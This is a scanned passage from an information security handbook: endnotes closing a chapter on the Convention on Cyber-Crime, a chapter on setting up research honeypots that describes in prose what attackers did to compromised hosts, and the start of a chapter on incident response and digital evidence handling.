The Convention on Cyber-Crime is open for signatures, the opposition has spoken, and it appears that the only thing standing in the way of the treaty becoming law is the final ratification and introduction of national laws by individual countries. It is now too late for the cyber-crime treaty to truly represent the opinions of all the primary actors, but it is still possible for individual nations to protect the interests of its citizenry. Pressure on the more powerful nations may be enough to make sure that what is adopted will include appropriate measures and safeguards. Unfortunately, many countries do not have a very good history of keeping the best interests of its citizens in mind when they create their laws. Regardless of the ultimate outcome of the treaty, a broadly represented regime is vital to future success in fighting the cyber-crime threat. Although the Convention may not be an ideal solution, it is possible that the introduction of the Convention on Cyber-Crime and the worldwide attention that it has brought to cyber-crime will be the catalyst for finally establishing an effective cyber-crime regime — one that truly represents all actors.

Notes

1. Minihan, K.A., "Defending the Nation against Cyberattack: Information Assurance in the Global Environment," USIA, U.S. Foreign Policy Agenda, Nov. 1998, p. 1. <http://usinfo. state.gov/journals/itps/1198/ijpe/pj48min.htm> Feb. 27, 2001.
2. Excerpt from the source file posted by the computer hacking group "Hacking 4 Girliez." The text was displayed on the defaced *New York Times* Web site, September 13, 1998.
3. "Hacking Around, A NewsHour Report on Hacking." *The NewsHour with Jim Lehrer.* May 8, 1998. PBS Online. Apr. 16, 2001.
4. The term "cyber space" was first used by author William Gibson in his 1984 science fiction novel, *Neuromancer.*
5. Steiner, P. "A Dog, Sitting at a Computer Terminal, Talking to Another Dog." Cartoon. *The New Yorker,* Jul. 5, 1993
6. Schiller, J. "Profile of a Hacker." *The NewsHour with Jim Lehrer.* PBS Online. May 8, 1998. Transcript.<http://www.pbs.org/newshour/bb/cyberspace/jan-june98/hacker_profile.html> Mar. 14, 2001, p. 1.
7. The annual "CSI/FBI Computer Crime and Security Survey" for 2000 is based on the responses from 643 computer security practitioners in U.S. corporations and government agencies.
8. Power, R. "2000 CSI/FBI Computer Crime and Security Survey." *Computer Security Journal,* XVI(2), 45, Spring 2000.
9. "Russia's Hackers: Notorious or Desperate?" CNN.com. Nov. 20, 2000. <http://www.cnn. com/2000/TECH/computing/11/20/russia.hackers.ap/index.html>. Jan. 25, 2001, p. 1.
10. "Russia's Hackers: Notorious or Desperate?" CNN.com. Nov. 20, 2000. <http://www.cnn. com/2000/TECH/computing/11/20/russia.hackers.ap/index.html> .Jan. 25, 2001, p. 1.
11. "10 Foreign Hot Spots for Credit Card Fraud." *Internet World.* Feb. 1, 1999. Infotrac. Mar. 24, 2001, p. 1.
12. The London School of Economics and Political Science. "Cybercrime: The Challenge to Leviathan?" Feb. 27, 2001, p. 1.
13. The London School of Economics and Political Science. "Cybercrime: The Challenge to Leviathan?" Feb. 27, 2001, p. 1.

14. The London School of Economics and Political Science. “Cybercrime: The Challenge to Leviathan?” Feb. 27, 2001, p. 1.
15. Freeh, L.J. “Statement for the Record of Louis J. Freeh, Director, Federal Bureau of Investigation on Cybercrime before the Senate Committee on Judiciary Subcommittee for the Technology, Terrorism, and Government Information.” Department of Justice, Mar. 28, 2000. <http://www. usdoj.gov/criminal/cybercrime/freeh328.htm> Jan. 26, 2002.
16. IMRG Interactive Media in Retail Group. “Napster Offers $1 Billion to Record Companies.” Feb. 21, 2001. <http://www.imrg. org/imrg/imrgreports.ns> April 1, 2001, p. 1.
17. Computer Crime and Intellectual Property Section (CCIPS) of the Criminal Division of the U.S. Department of Justice. Computer Intrusion Cases. Mar. 31, 2001. <http://www.cybercrime.gov/cccases.html>, p. 1.
18. The Affidavit for Robert Hanssen’s arrest is available online at <http://www.fas.org/irp/ops/ci/hanssen_affidavit.html>.
19. Godoy, J. “Computers and International Criminal Law: High Tech Crimes and Criminals.” *Lexis Nexis*, 2000. New England International and Comparative Law Annual. Mar. 24, 2001. <http://Web.lexis-nexis.com/universe/document?_ansset>.
20. Minihan, K.A. “Defending the Nation against Cyberattack: Information Assurance in the Global Environment.” USIA, U.S. Foreign Policy Agenda. Nov. 1998, p. 1. <http://usinfo. state.gov/journals/itps/1198/ijpe/pj48min.htm> Feb. 27, 2001.
21. Vise, D.A. “FBI Sees Rising Threat from Computer Crime.” *Lexis Nexis,* Mar. 21, 2001. *International Herald Tribune,* Mar. 24, 2001, p. 1.
22. Vise, D.A. “FBI Sees Rising Threat from Computer Crime.” *Lexis Nexis,* Mar. 21, 2001. *International Herald Tribune,* Mar. 24, 2001, p. 1.
23. Charney, S. “The Internet, Law Enforcement and Security.” Internet Policy Institute. Feb. 27, 2001, p. 1. <http://www.internetpolicy.org/briefing/charney.html>.
24. Denning, D. “Reflections on Cyberweapons Controls.” *Computer Security Journal.* XVI(4), 1, Fall 2000.
25. Denning, D. “Reflections on Cyberweapons Controls.” *Computer Security Journal.* XVI(4), 1, Fall 2000.
26. Denning, D. “Reflections on Cyberweapons Controls.” *Computer Security Journal.* XVI(4), 1, Fall 2000.
27. U.S. Department of Justice, “Juvenile Computer Hacker Cuts Off FAA Tower at Regional Airport.” Press Release. Mar. 18, 1998, p. 1. <http:/www.cybercrime.gov/juvenilepld.htm> Jan. 4, 2001.
28. Information Technology Association of America, “Industry Partnerships to Combat Cyber Crime Take on Bold Agendas.” *InfoSec Outlook*. Feb. 27, 2001, p. 1. <http://www.itaa.org/infosec/pubs/ISArticle.cfm?ID=73>.
29. Attrition.Org maintains defacement counts and percentages, by domain suffix for worldwide Internet Web site defacement <www.attrition.org>. Attrition.Org. *Defacement Counts and Percentages*, by Domain Suffix. Mar. 31, 2001. <http://www.attrition.org/mirror/attrition/country.html>.
30. Denning, D. “Reflections on Cyberweapons Controls.” *Computer Security Journal.* XVI(4), 43, Fall 2000.
31. Ticehurst, J. “Cybercrime Soars in the UK.” Vnunet.com. Nov. 6, 2000, p. 1. <http://www. vnunet.com/News/1113497> Jan. 25, 2001.
32. Vise, D.A. “FBI Sees Rising Threat from Computer Crime.” *Lexis Nexis,* Mar. 21, 2001, p. 1. *International Herald Tribune,* Mar. 24, 2001.
33. Kelsey, D. “GartneróHalf of All Small Firms Will Be Hacked.” Newsbytes. Oct. 11, 2000, p. 1. <http://www.newsbytes.com/pubNews/00/156531.html> Mar. 27, 2001.
34. Konrad, R. “Hack Attacks a Global Concern.” CNET New.com. Oct. 29, 2000, p. 1. <http://news.cnet.com/news/0-1003-200-3314544.html?tag+rltdnws> Feb. 27, 2001.
35. Konrad, R. “Hack Attacks a Global Concern.” CNET New.com. Oct. 29, 2000, p. 1. <http://news.cnet.com/news/0-1003-200-3314544.html?tag+rltdnws> Feb. 27, 2001.
36. “Reno Urges Crackdown on Cybercrime in The Americas.” <www.FreeRepublic.com> Nov. 27, 1998, p. 1. Fox News Network. <http://www.freerepublic.com/forum/a365e8c3e6753.htm> Feb. 27, 2001.
37. “Many Countries Said to Lack Computer Crime Laws.” CNN.com. Jul. 26, 2000, p. 1. <http://www.cnn.com/2000/TECH/computing/07/26/crime.internet.reut/> Jan. 25, 2001.

38. Schjolberg, S. "Penal Legislation in 37 Countries." Moss Bryett, Moss City Court Web site. Feb. 22, 2001, p. 1. <http://www.mossbyrett.
of.no/info/legal.html> April 14, 2001.
39. McConnell International with Support from WITSA. *Cyber Crime … and Punishment? Archaic Laws Threaten Global Information.* McConnell International LLC. Dec. 2000, p. 5.
40. McConnell International with Support from WITSA. *Cyber Crime … and Punishment? Archaic Laws Threaten Global Information.* McConnell International LLC. Dec. 2000, p. 6.
41. Black, H., Campbell, M.A., Nolan, J.R., and Connolly, M.J. *Black's Law Dictionary,* fifth edition. St. Paul: West Publishing Co.,1979, p. 489.
42. *Law.Com Legal Dictionary.* Apr. 25, 2001, p. 1. <http://www.law.com>.
43. Black, H., Campbell, M.A., Nolan, J.R., and Connolly, M.J. *Black's Law Dictionary,* fifth edition. St. Paul: West Publishing Co.,1979, p. 528.
44. Godoy, J. "Computers and International Criminal Law: High Tech Crimes and Criminals." *Lexis Nexis,* 2000. New England International and Comparative Law Annual. Mar. 24, 2001, p. 1. <http://Web.lexis-nexis.com/universe/document?_ansset>.
45. Lee, J. "Punching Holes in Internet Walls." *New York Times,* Apr. 26, 2001, p. G1.
46. Lee, J. "Punching Holes in Internet Walls." *New York Times,* Apr. 26, 2001, p. G1.

Honeypot Essentials

Anton Chuvakin, Ph.D., GCIA, GCIH

Overview

This chapter discusses honeypot (and honeynet) basics and definitions, and then outlines important implementation and setup guidelines. It also describes some of the security lessons a company can derive from running a honeypot, based on this author's experience running a research honeypot. The chapter also provides insight on techniques of the attackers and concludes with considerations useful for answering the question, "Should your organization deploy a honeynet?"

Introduction to Honeypots

While known to security processionals for a long time, honeypots recently became a hot topic in information security. However, the amount of technical information available on their setup, configuration, and maintenance remains sparse, as are qualified people able to run them. In addition, higher-level guidelines (such as need and business case determination) are similarly absent.

This chapter discusses some of the honeypot (and honeynet) basics and definitions and then outlines some important implementation issues. It also discusses security lessons a company can derive from running a research honeypot.

What is a honeypot? Lance Spitzner, a founder of Honeynet Project (http://www.honeynet.org), defines a honeypot as "a security resource whose value lies in being probed, attacked or compromised." The Project differentiates between research and production honeypots. The former focus on gaining intelligence information about attackers and their technologies and methods, while the latter aim to decrease the risk to a company's IT resources and provide advance warning about the incoming attacks on the network infrastructure. Honeypots of any kind are difficult to classify using the "prevention — detection — response" metaphor, but it is hoped that after reading this chapter their value will become clearer.

This chapter focuses on operating a research honeypot, or a "honeynet." The term "honeynet," as used in this chapter, originated in the Honeynet Project and means a network of systems with fairly standard configurations connected to the Internet. The only difference between such a network and a regular production network is that all communication is recorded and analyzed, and no attacks targeted at third parties can escape the network. Sometimes, the system software is slightly modified to help deal with encrypted communication, often used by attackers. The systems are never "weakened" for easier hacking, but are often deployed in default configurations with a minimum of security patches. They might or might not have known security holes. The Honeynet Project defines such honeypots as "high-interaction" honeypots, meaning that attackers interact with a deception system exactly as they would with a real victim machine. On the other hand, various honeypot and deception daemons are "low-interaction" because they only provide an illusion to an attacker, and one that can hold their attention for a short time only. Such honeypots have value as an early attack indicator but do not yield in-depth information about the attackers.

Research honeypots are set up with no extra effort to lure attackers — blackhats locate and exploit systems on their own. It happens due to the widespread use of automatic hacking tools, such as fast multiple vulnerability scanners and automatic penetration scripts. For example, an attacker from our honeynet has attempted to scan 200,000 systems for a single FTP vulnerability in one night using such tools. Research honeypots are also unlikely to be used for prosecuting intruders; however, researchers are known to track hacker activities using various covert techniques for a long time after the intruder has broken into their honeypot. In addition, prosecution based on honeypot evidence has never been tested in a court of law. It is still wise to involve a company's legal team before setting up such a hacker study project.

Overall, the honeypot is the best tool for looking into the malicious hacker activity. The reason for that is simple: all communication to and from the honeynet is malicious by definition. No data filtering, no false positives, and no false negatives (the latter only if the data analysis is adequate) are obscuring the picture. Watching the honeypot provides insight into intruders' personalities and can be used to profile attackers. For example, in the recent past, the majority of penetrated Linux honeypots were hacked by Romanian attackers.

What are some of the common-sense prerequisites for running a honeynet? First, a honeypot is a sophisticated security project, and it makes sense to take care of security basics first. If your firewall crashes or your intrusion detection system misses attacks, you are clearly not yet ready for honeypot deployment. Running a honeypot also requires advanced knowledge in computer security. After running a honeynet for netForensics (http://www.netForensics.com), a member of Honeynet Research Alliance, I can state that operating a honeynet presents the ultimate challenge a security professional can face. The reason is simple: no "lock it down and maintain secure state" model is possible for such a deception network. It requires in-depth expertise in many security technologies and beyond.

Some of the technical requirements follow. Apparently, honeypot systems should not be allowed to attack other systems or, at least, such ability should be minimized. This requirement often conflicts with a desire to create a more realistic environment for malicious hackers to "feel at home" so that they manifest a full spectrum of their behavior. Related to the above is a need for the proper separation of a research honey network from company production machines. In addition to protecting innocent third parties, similar measures should be utilized to prevent attacks against your own systems from your honeypot. Honeypot systems should also have reliable out-of-band management. The main reason for having this capability is to be able to quickly cut off network access to and from the honeypot in case of emergency (and they do happen!) even if the main network connection is saturated by an attack. That sounds contradictory with the above statement about preventing outgoing attacks, but Murphy's Law might play a trick or two and "human errors" can never be totally excluded.

The Honeynet Research Alliance (http://www.honeynet.org/alliance/) has guidelines on data control and data capture for the deployed honeynet. They distill the above ideas and guidelines into a well-written document entitled "Honeynet Definitions, Requirements, and Standards" (http://www.honeynet.org/alliance/requirements.html). This document establishes some "rules of the game," which have a direct influence on honeynet firewall rule sets and IDS policies.

Data control is a capability required to control the network traffic flow in and out of the honeynet in order to contain the blackhat actions within the defined policy. For example, rules such as "no outgoing connections," "limited number of outgoing connection per time unit," "only specific protocols or locations for outgoing connections," "limited bandwidth of outgoing connections," "attack string filtering in outgoing connections," or their combination can be used on a honeynet. Data control functionality should be multilayered, allow for manual and automatic intervention (such as remote disabling of the honeypot), and make every effort to protect innocent third parties from becoming victims of attacks launched from the honeynet (and launched they will be!).

Data capture defines the information that should be captured on the honeypot system for future analysis, data retention policies, and standardized data formats, which facilitate information sharing between the honeynets and cross-honeynet data processing. Cross-honeypot correlation is an extremely promising area of future research because it allows for the creation of an early warning system about

new exploits and attacks. Data capture also covers the proper separation of honeypots from production networks to protect the attack data from being contaminated by regular network traffic. Another important aspect of data capture is the timely documentation of attacks and other incidents occurring in the honeypot. It is crucial for researchers to have a well-written log of malicious activities and configuration changes performed on the honeypot system.

Running a Honeypot

Let us turn to the practical aspects of running a honeynet. Our example setup, a netForensics honeynet, consists of three hosts (**see diagram**): a victim host, a firewall, and an IDS (intrusion detection system). This is the simplest configuration to maintain; however, a workable honeynet can even be set up on a single machine if a virtual environment (such as VMware or UML-Linux) is used. Combining IDS and firewall functionality using a gateway IDS (such as "snort-inline") allows one to reduce the requirement to just two machines. A gateway IDS is a host with two network cards that analyzes the traffic passing through it and can make packet-forwarding decisions (like a firewall) and send alerts based on network packet contents (like an IDS). Currently, the honeynet uses Linux on all systems, but various other UNIX flavors will be deployed as "victim" servers by the time this chapter is published. Linux machines in default configurations are hacked often enough to provide a steady stream of data on blackhat activity. "Root"-level system penetration within hours of being deployed is not unheard of. UNIX also provides a safe choice for a victim system OS (operating system) due to its higher transparency and ease of reproducing a given configuration.

The honeypot is run on a separate network connection — always a good idea because the deception systems should not be seen as owned by your organization. A firewall (hardened Linux "iptables" stateful firewall) allows and logs all the inbound connections to the honeypot machines and limits the outgoing traffic, depending on the protocol (with full logging as well). It also blocks all IP spoofing attempts and fragmented packets, often used to conceal the source of a connection or launch a denial-of-service attack. A firewall also protects the analysis network from attacks originating from the honeypot. In fact, in the above setup, an attacker must pierce two firewalls to get to the analysis network. The IDS machine is also firewalled, hardened, and runs no services accessible from the untrusted network. The part of the rule set relevant to protecting the analysis network is very simple: no connections are allowed from the untrusted LAN to an analysis network. The IDS (Snort from www.snort.org) records all network traffic to a database and a binary traffic file via a stealth IP-less interface, and also sends alerts on all known attacks detected by its wide signature base (approximately 1650 signatures as of July 2002). In addition, specially designed software is used to monitor the intruder's keystrokes and covertly send them to a monitoring station.

All data capture and data control functionality is duplicated as per Honeynet Project requirements. The ëtcpdump' tool is used as the secondary data capture facility, a bandwidth-limiting device serves as the second layer of data control, and the stealth kernel-level key logger backs up the keystroke recording. Numerous automated monitoring tools, some custom-designed for the environment, are watching the honeypot network for alerts and suspicious traffic patterns.

Data analysis is crucial for the honeypot environment. The evidence — in the form of system, firewall, and IDS log files, IDS alerts, keystroke captures, and full traffic captures — is generated in overwhelming amounts. Events are correlated and suspicious ones are analyzed using the full packet dumps. It is highly recommended to synchronize the time via the Network Time Protocol on all the honeypot servers for more reliable data correlation. netForensics software can be used to enable advanced data correlation and analysis, as well logging the compromises using the Incident Resolution Management system. Unlike in the production environment, having traffic data available in the honeypot is extremely helpful. It also allows for reliable recognition of new attacks. For example, a Solaris attack on the "dtspcd" daemon (TCP port 6112) was first captured in one of the Project's honeypots and then reported to CERT. Several new attacks against Linux sam[1] servers were also detected recently.

The above setup has gone through many system compromises, several massive outbound denial-of-service attacks (all blocked by the firewall!), major system vulnerability scanning, serving as an Internet Relay Chat server for Romanian hackers, and other exciting stuff. It passed with flying colors through all the above "adventures" and can be recommended for deployment.

Learning from Honeypots

What insights have we gained about the attacking side from running the honeynet? It is true that most of the attackers "caught" in such honeynets are "script kiddies," that is, the less enlightened part of the hacker community. While famous early honeypot stories (such as those described in Bill Cheswick's "An Evening with Berferd" and Cliff Stolls' "Cuckoo's Nest") dealt with advanced attackers, most of your honeypot experience will probably be related to script kiddies. In opposition to common wisdom, companies do have something to fear from script kiddies. The number of scans and attacks aimed by the attackers at Internet-facing networks ensures that any minor mistake in network security configuration will be discovered fairly soon. Every unsecured server running a popular operating system (such as Solaris, Linux, or Windows) will be taken over fairly soon. Default configurations and bugs in services (UNIX/Linux ssh, bind, ftpd, and now even Apache Web server and Windows IIS are primary examples) are the reason. We have captured and analyzed multiple attack tools using the above flaws. For example, a fully automated scanner that looks for 25 common UNIX vulnerabilities, runs hundreds of attack threads simultaneously, and deploys a rootkit upon the system compromise is one such tool. The software can be set to choose a random A class (16 million hosts) and first scan it for a particular network service. Then, on second pass, the program collects FTP banners (such as "ftp.example.com FTP server [Version wu-2.6.1-16] ready") for target selection. On third pass, the servers that had the misfortune of running a particular vulnerable version of the FTP daemon, are attacked, exploited, and backdoored for convenience. The owner of such a tool can return in the morning to pick up a list of IP addresses that he now "owns" (meaning: has privileged access to).

In addition, malicious attackers are known to compile Internet-wide databases of available network services, complete with their versions, so that the hosts can be compromised quickly after the new software flaw is discovered. In fact, there is always a race between various groups to take over more systems. This advantage can come in handy in the case of a local denial-of-service war. While "our" attackers have not tried to draft the honeypot in their army of "zombie" bots, they did use it to launch old-fashioned point-to-point denial-of-service attacks (such as UDP and ping floods, and even the ancient modem hang-up ATH DoS).

The attacker's behavior seemed to indicate that they are used to operating with no resistance. One attacker's first action was to change the 'root' password on the system — clearly, an action that will be noticed the next time the system admin tries to log in. Not a single attacker bothered to check for the presence of the Tripwire integrity checking system, which is included by default in many Linux distributions. On the next Tripwire run, all the "hidden" files are easily discovered. One more attacker has created a directory for himself as "/his-hacker-handle," something that every system admin worth his or her salt will see immediately. The rootkits (i.e., hacker toolkits to maintain access to a system that include backdoors, Trojans, and common attack tools) now reach megabyte sizes and feature graphical installation interfaces suitable for novice blackhats. Research indicates that some of the script kiddies "own" networks consisting of hundreds of machines that can be used for DoS or other malicious purposes.

The exposed UNIX system is most often scanned for ports 111 (RPC services), 139 (SMB), 443 (OpenSSL), and 21 (FTP). Recent (2001 to 2003) remote "root" bugs in those services account for this phenomenon. The system with vulnerable Apache with SSL is compromised within several days.

Another benefit of running a honeypot is a better handle on Internet noise. Clearly, security professionals who run Internet-exposed networks are well aware of the common Internet noise (such as CodeRed, SQL, MSRPC worms, warez site FTP scans, etc.). A honeypot allows one to observe the minor oscillations of such noise. Sometimes, such changes are meaningful. In the recent case of the MS SQL worm, we detected a sharp increase in TCP port 1433 access attempts just before news of the worm

became public. The same spike was seen when the RPC worms were released. The number of hits was similar to a well-researched CodeRed growth pattern. Thus, we concluded that a new worm was out.

An additional value of the honeypot is in its use as a security training platform. Using the honeypot, the company can bring up the level of incident response skills of the security team. Honeypot incidents can be investigated and then the answers verified by the honeypot's enhanced data collection capabilities. "What tool was used to attack?" — Here it is on the captured hard drive or extracted from network traffic. "What did they want?" — Look at their shell command history and know. One can quickly and effectively develop network and disk forensics skills, attacker tracking, log analysis, IDS tuning, and many other critical security skills in the controlled but realistic environment of the honeypot.

More advanced research uses of the honeypot include hacker profiling and tracking, statistical and anomaly analysis of incoming probes, capture of worms, and analysis of malicious code development. By adding some valuable resources (such as E-commerce systems and billing databases) and using the covert intelligence techniques to lure attackers, more sophisticated attackers can be attracted and studied. That will increase the operating risks.

Abuse of the Compromised Systems

The more recent OpenSSL incidents are more interesting because the attacker does not have root upon breaking into the system (such as, user "apache"). One might think that owning a system with no "root" access is useless, but we usually see active system use in these cases. Following are some of the things that such non-root attackers do on such compromised systems.

IRC Till You Drop

Installing an IRC bot or bouncer is a popular choice of such attackers. Several IRC channels dedicated entirely for communication of the servers compromised by a particular group were observed on several occasions. Running an IRC bot does not require additional privileges.

Local Exploit Bonanza

Throwing everything they have at the "Holy Grail" of root access seems common as well. Often, the attacker will try half a dozen different exploits, trying to elevate his privileges from mere "apache" to "root."

Evil Daemon

A secure shell daemon can be launched by a non-root user on a high numbered port. This was observed in several cases. In some of these cases, the intruder accepted the fact that he will not have root. He then started to make his new home on the net more comfortable by adding a backdoor and some other tools in "hidden" ("..." and other nonprintable names are common) directories in/tmp or /var/tmp.

Flood, Flood, Flood

While a spoofed DoS attack is more stealthy and more difficult to trace, many classic DoS attacks do not require root access. For example, ping floods and UDP floods can be initiated by non-root users. This capability is sometimes abused by the intruders, using the fact that even when the attack is traced, the only found source would be a compromised machine with no logs present.

More Boxes!

Similar to a root-owning intruder, those with non-root shells can use the compromised system for vulnerability scanning and widespread exploitation. Many of the scanners, such as openssl autorooter, recently discovered by us, do not need root to operate, but are still capable of discovering and exploiting

a massive (thousands and more) system within a short time period. Such large networks can be used for devastating denial-of-service attacks (for example, such as recently warned by CERT).

Conclusion

As a conclusion we will try to answer the question: "Should you do it?" The precise answer depends on your organization's mission and available security expertise. Again, the emphasis here is on research honeypots and not on "shield" or protection honeypots. If your organization has taken care of most routine security concerns, has a developed in-house security program (calling an outside consultant to investigate your honeypot incident does not qualify as a wise investment), and requires first-hand knowledge of attacker techniques and last-minute Internet threats — the answer tends toward a tentative "yes." Major security vendors and consultancies or universities with advanced computer security programs might fall into the category. If you are not happy with your existing security infrastructure and want to replace or supplement it with the new cutting-edge "honeypot technology" — the answer is a resounding "no." Research honeypots will not "directly" impact the safety of your organization. Moreover, honeypots have their own inherent dangers. They are analyzed in papers posted on the Honeynet Project Web site. The dangers include uncertain liability status, possible hacker retaliation, and others.

Note

1. Samba is a Linux/UNIX implementation of a Microsoft Server Message Block (SMB) protocol.

Chapter 29

Enterprise Incident Response and Digital Evidence Management and Handling

Marcus K. Rogers

Contents

Introduction
Misperceptions
Incident Response Process Model
Cyber-Forensics Process Model
Incident Response versus Cyber-Forensics
Digital Evidence
Evidence Management and Handling
    Reasonable Expectation of Privacy
    Volatility
    Volume and Commingling
    Integrity
    Chain of Custody
    Digital Evidence Life Cycle
Forensic Readiness
Summary
References

Introduction

Terms like "incident response" (IR) and "computer forensics" have become all too familiar in our modern technology-dependent society. Few if any organizations can claim immunity from the possible negative side effects of this dependence, namely misuse and abuse and other criminal behavior. Organizations today are paying more attention to protecting their information technology (IT) assets and the sensitive information that may be contained therein. The attention is directly translated into increased budgets, reallocation of resources (both personnel and equipment), and in some cases increased complexity of the enterprise-computing environment.

Regardless of the industry, there seems to be increasing statutory and regulatory compliance issues related to financial reporting controls (e.g., Sarbanes–Oxley, United States; CEO/CFO Certification, Canada), private information (e.g., Health Insurance Portability and Accountability Act), and financial information (e.g., Gramm–Leach–Bliley Act), to name just a few. The common element with these requirements is the ability to detect when a problem has occurred and the ability to respond in an effective and efficient manner. The consequence of not having these abilities is not only the danger of being in noncompliance and suffering financial or criminal consequences, but also includes the very real danger of never recovering and going out of business in less than a noble fashion. The risks faced today, other than regulatory compliance, stem from the increased frequency and prevalence of external and internal criminal activities. For various reasons that are beyond the scope of this chapter, deviant computer behavior is on the rise and shows no sign of abating. Reported losses due to insider misuse and abuse have been estimated annually to be millions of dollar. Errors and omissions also account for a significant financial drain on organizations; these events can prove more costly than intentional abuse and misuse and often much harder to deal with, as the root cause can be difficult to ascertain. Wrongly configured systems can also endanger our personal safety (e.g., air traffic control systems and power grids) or create a very large national security risk.

There are other business considerations apart from the traditional information assurance and security risks. As the corporate world becomes increasingly more litigious, there is a corresponding increase in responding to requests for discovery for electronically stored information (ESI). An organization may have its house in order regarding compliance, information assurance, errors, and omissions and still be required to investigate, collect evidence, and provide reports in response to a request for discovery by another party who has or is anticipating filing a legal action against the organization (Rowlingson, 2004). The flip side is applicable as well. An organization may be in a position to initiate an action against another party and thereby be making the request for ESI in support of that action.

Those of us who have been in the information assurance and security field for a while recognize that incident management and response is the primary control strategy that organizations implement to meet the various risks that they face on a daily basis. However, what might not be readily apparent is the fact that the IR has evolved into a fairly mature systemic (enterprisewide) process. Owing to increased demand, organizations are becoming more comfortable in dealing with IT-related security incidents and the need to investigate negative events. The corollary to this increased need to respond to incidents in a formal manner is the requirement to collect digital evidence during the course of these incidents and investigations. Unfortunately the management and handling of digital evidence are not a process that most organizations are knowledgeable about or necessarily comfortable in dealing with. Digital evidence and how to deal with it appropriately is an extremely immature concept or process in most organizations.

The purpose of this chapter is to assist with the understanding and comfort in dealing with digital evidence in the context of dealing with an incident. We begin by discussing some of the misperceptions surrounding the collection of digital evidence during an IR situation and then continue on by exploring the IR model. We will then look at the digital evidence management and handling methodology and focus on the similarities and differences between the two models. The chapter concludes with an examination of how to combine the two process models to accentuate the strengths and reduce the inherent weaknesses and shortcomings of both.

Misperceptions

Most discussions on digital evidence and IR ultimately touch on the perceived issues in combining these two models. Many business managers are very concerned with the possible negative impact that collecting evidence will have on the pressing need for business resumption (Rowlingson, 2004). Recall that one of the primary goals of IR is the timely resumption of business to minimize the economic impact of the event. In some industries, every minute that an organization is unable to use its information system translates into hundreds if not thousands of dollars of lost revenue (e.g., stock exchanges and e-commerce) or penalties (e.g., application service providers and telecommunications). Obviously, the loss of consumer or shareholder confidence has an economic impact as well.

The proper handling and management of digital evidence are commonly thought of as a process that interferes with or at the very least slows down the recovery and resumption of business operations. This is not necessarily the case. Even if it were, the failure to act in a reasonable manner that demonstrates due diligence may result in a larger impact than the cost of losing an hour or two. Businesses operating in an industry that falls under the various regulatory compliance requirements may face criminal or civil sanctions for failing to conduct a proper investigation that includes the proper handling of digital evidence.

A properly implemented and planned-out approach to combining digital evidence and IR should function in a manner that allows the two activities to occur in parallel, thus resulting in a minimal slowdown in time needed to recover (see Forensic Readiness). It also ensures that the resumption of business (recovery phase) is handled in a manner that does not place the organization in a more vulnerable position by rushing the recovery and placing the systems back online without being properly secured. Looking at the digital evidence allows the investigators and IR personnel to understand the full impact of the event and conduct a proper root-cause analysis. There are several documented cases in which businesses rushed the process and came back online only to be attacked again in the same or a similar manner. These businesses learned the hard way that patience really is a virtue.

Incident Response Process Model

The term "IR" can be defined in many ways. Several authors have focused on the incident handling aspect of the process, whereas others have dealt with the management and response capability (Rogers, 2007). Regardless of how we formally define the process, the ultimate goal is to respond in a manner that reduces the impact of the incident and allows the organization to recover

appropriately so as not to be vulnerable to the same incident in the future. Specific goals of IR can be summed up as follows:

- Provide an effective and efficient means of dealing with the situation in a manner that reduces the potential impact to the organization.
- Provide management with sufficient information to decide on an appropriate course of action.
- Maintain or restore business continuity.
- Defend against future attacks.
- Deter attacks through investigation and prosecution.

The process assumes that prior planning has occurred, in the form of policies and procedures specific to IR management and handling, and that proactive (e.g., intrusion detection systems and intrusion prevention systems) as well as reactive controls (e.g., logs and monitoring) are in place.

The actual model used to conduct or implement an enterprisewide IR capability may vary from organization to organization in regard to minute details. However, at the conceptual level, the framework is usually based on a multiphase formal/methodical approach (Rogers, 2007; Rowlingson, 2004) (see Figure 29.1).

Limitations on the size of this chapter prohibit a detailed discussion of each phase, but readers interested in more details can refer to Schultz and Shumway (2002) or Rogers (2007).

It should be recognized that IR is a vital component of any organization's IT security posture. With the move toward a systemic or enterprise approach to information assurance and security, IR has now become part of the information security life cycle (Schultz and Shumway, 2002) (see Figure 29.2). The information security life cycle begins with the detection of an event (incident) and encompasses the response to the incident and any countermeasures that are identified and implemented. The life cycle is dynamic and is a circular process that feeds back into itself.




Figure 29.1 Incident response process model.




Figure 29.2 Information security life cycle.

